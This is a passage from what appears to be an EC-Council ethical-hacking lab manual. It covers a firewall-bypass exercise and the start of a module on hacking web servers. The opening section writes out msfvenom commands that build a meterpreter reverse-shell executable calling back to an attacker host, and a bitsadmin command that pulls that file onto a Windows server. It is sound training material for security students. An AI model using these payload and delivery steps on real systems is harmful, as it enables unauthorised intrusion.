
```

[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~$ #mkdir /var/www/html/share
[root@parrot]~$ #chmod -R 755 /var/www/html/share
[root@parrot]~$ #chown -R www-data:www-data /var/www/html/share
[root@parrot]~$ #cp /home/attacker/Exploit.exe /var/www/html/share
[root@parrot]~$ #service apache2 start
[root@parrot]~$ #
  
```

16. Switch to **Windows Server 2019** virtual machine.

17. In the **Type here to search** field of the **Desktop**, type **powershell** and click **Windows PowerShell** to launch a PowerShell.

18. In the PowerShell window, type **bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe** and press **Enter**.



```


Select Administrator: Windows PowerShell
PS C:\Users\Administrator> bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe
  
```


19. BITSAdmin transfers the file, as shown in the screenshot.

```

Select Administrator: Windows PowerShell
DISPLAY: 'Exploit.exe' TYPE: DOWNLOAD STATE: TRANSFERRED
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 73802 / 73802 (100%)
Transfer complete.
PS C:\Users\Administrator>
    
```

20. Open **File Explorer** and navigate to **C:** drive, you can see that the malicious file is successfully transferred.



21. After transferring the malicious file, the attacker can use this malicious file for gaining access, escalating privileges and to perform various malicious other activities.

22. This concludes the demonstration of bypassing firewall through Windows BITSAdmin.

23. Close all open windows and document all acquired information.

24. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

Hacking Web Servers

Module 13

Hacking Web Servers

A web server is a computer system that stores, processes, and delivers web pages to global clients via HTTP protocol. A web server attack typically involves preplanned activities, called an attack methodology, which the attacker implements to reach their goal of breaching the target web server's security.

Lab Scenario

Most organizations consider their web presence to be an extension of themselves. Organizations create their web presence on the World Wide Web using websites associated with their business. Most online services are implemented as web applications. Online banking, search engines, email applications, and social networks are just a few examples of such web services. Web content is generated in real-time by a software application running on the server-side. Web servers are a critical component of web infrastructure. A single vulnerability in a web server's configuration may lead to a security breach on websites. This makes web server security critical to the normal functioning of an organization.

Hackers attack web servers to steal credentials, passwords, and business information. They do this using DoS, DDoS, DNS server hijacking, DNS amplification, directory traversal, Man-in-the-Middle (MITM), sniffing, phishing, website defacement, web server misconfiguration, HTTP response splitting, web cache poisoning, SSH brute force, web server password cracking, and other methods. Attackers can exploit a poorly configured web server with known vulnerabilities to compromise the security of the web application. A leaky server can harm an organization.

In the area of web security, despite strong encryption on the browser-server channel, web users still have no assurance about what happens at the other end. This module presents a security application that augments web servers with trusted co-servers composed of high-assurance secure co-processors, configured with a publicly known guardian program. Web users can then establish their authenticated, encrypted channels with a trusted co-server, which can act as a trusted third party in the browser-server interaction. Systems are constantly being attacked, so IT security professionals need to be aware of the common attacks on web server applications.

A penetration (pen) tester or ethical hacker for an organization must provide security to the company's web server. This includes performing checks on the web server for vulnerabilities, misconfigurations, unpatched security flaws, and improper authentication with external systems.

Lab Objective

The objective of this lab is to perform web server hacking and other tasks that include, but are not limited to:

- Footprint a web server using various information-gathering tools and inbuilt commands
- Enumerate web server information
- Crack remote passwords

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 70 Minutes

Overview of Web Server

Most people think a web server is just hardware, but a web server also includes software applications. In general, a client initiates the communication process through HTTP requests. When a client wants to access any resource such as web pages, photos, or videos, then the client's browser generates an HTTP request to the web server. Depending on the request, the web server collects the requested information or content from data storage or the application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack a target web server. Recommended labs that will assist you in learning various web server hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Footprint the Web Server	√	√	√
	1.1 Information Gathering using Ghost Eye	√		√
	1.2 Perform Web Server Reconnaissance using Skipfish		√	√
	1.3 Footprint a Web Server using the httprecon Tool		√	√
	1.4 Footprint a Web Server using ID Serve		√	√
	1.5 Footprint a Web Server using Netcat and Telnet	√		√

Module 13 – Hacking Web Servers

	1.6 Enumerate Web Server Information using Nmap Scripting Engine (NSE)	√		√
	1.7 Uniscan Web Server Fingerprinting in Parrot Security		√	√
2	Perform a Web Server Attack	√		√
	2.1 Crack FTP Credentials using a Dictionary Attack	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Footprint the Web Server

Footprinting the web server refers to the process of gathering as much information as possible about the target web server by using various tools and techniques.

Lab Scenario

The first step of hacking web servers for a professional ethical hacker or pen tester is to collect as much information as possible about the target web server and analyze the collected information in order to find lapses in its current security mechanisms. The main purpose is to learn about the web server's remote access capabilities, its ports and services, and other aspects of its security.

The information obtained in this step helps in assessing the security posture of the web server. Footprinting may involve searching the Internet, newsgroups, bulletin boards, etc. for gathering information about the target organization's web server. There are also tools such as Whois.net and Whois Lookup that extract information such as the target's domain name, IP address, and autonomous system number.

Web server fingerprinting is an essential task for any penetration tester. Before proceeding to hack or exploit a webserver, the penetration tester must know the type and version of the webserver as most of the attacks and exploits are specific to the type and version of the server being used by the target. These methods help any penetration tester to gain information and analyze their target so that they can perform a thorough test and can deploy appropriate methods to mitigate such attacks on the server.

An ethical hacker or penetration tester must perform footprinting to detect the loopholes in the web server of the target organization. This will help in predicting the effectiveness of additional security measures for strengthening and protecting the web server of the target organization.

The labs in this exercise demonstrate how to footprint a web server using various footprinting tools and techniques.

Lab Objectives

- Information gathering using Ghost Eye
- Perform web server reconnaissance using Skipfish

- Footprint a web server using the httprecon Tool
- Footprint a web server using ID Serve
- Footprint a web server using Netcat and Telnet
- Enumerate web server information using Nmap Scripting Engine (NSE)
- Uniscan web server fingerprinting in Parrot Security

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 60 Minutes

Overview of Web Server Footprinting

By performing web server footprinting, it is possible to gather valuable system-level data such as account details, OS, software versions, server names, and database schema details. Use Telnet utility to footprint a web server and gather information such as server name, server type, OSes, and applications running. Use footprinting tools such as Netcraft, ID Serve, and httprecon to perform web server footprinting. Web server footprinting tools such as Netcraft, ID Serve, and httprecon can extract information from the target server. Let us look at the features and the types of information these tools can collect from the target server.

Lab Tasks

Task 1: Information Gathering using Ghost Eye

Ghost Eye is an information-gathering tool written in Python 3. To run, Ghost Eye only needs a domain or IP. Ghost Eye can work with any Linux distros if they support Python 3.

Ghost Eye gathers information such as Whois lookup, DNS lookup, EtherApe, Nmap port scan, HTTP header grabber, Clickjacking test, Robots.txt scanner, Link grabber, IP location finder, and traceroute.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

- Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.


Note: If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

- A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

- In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

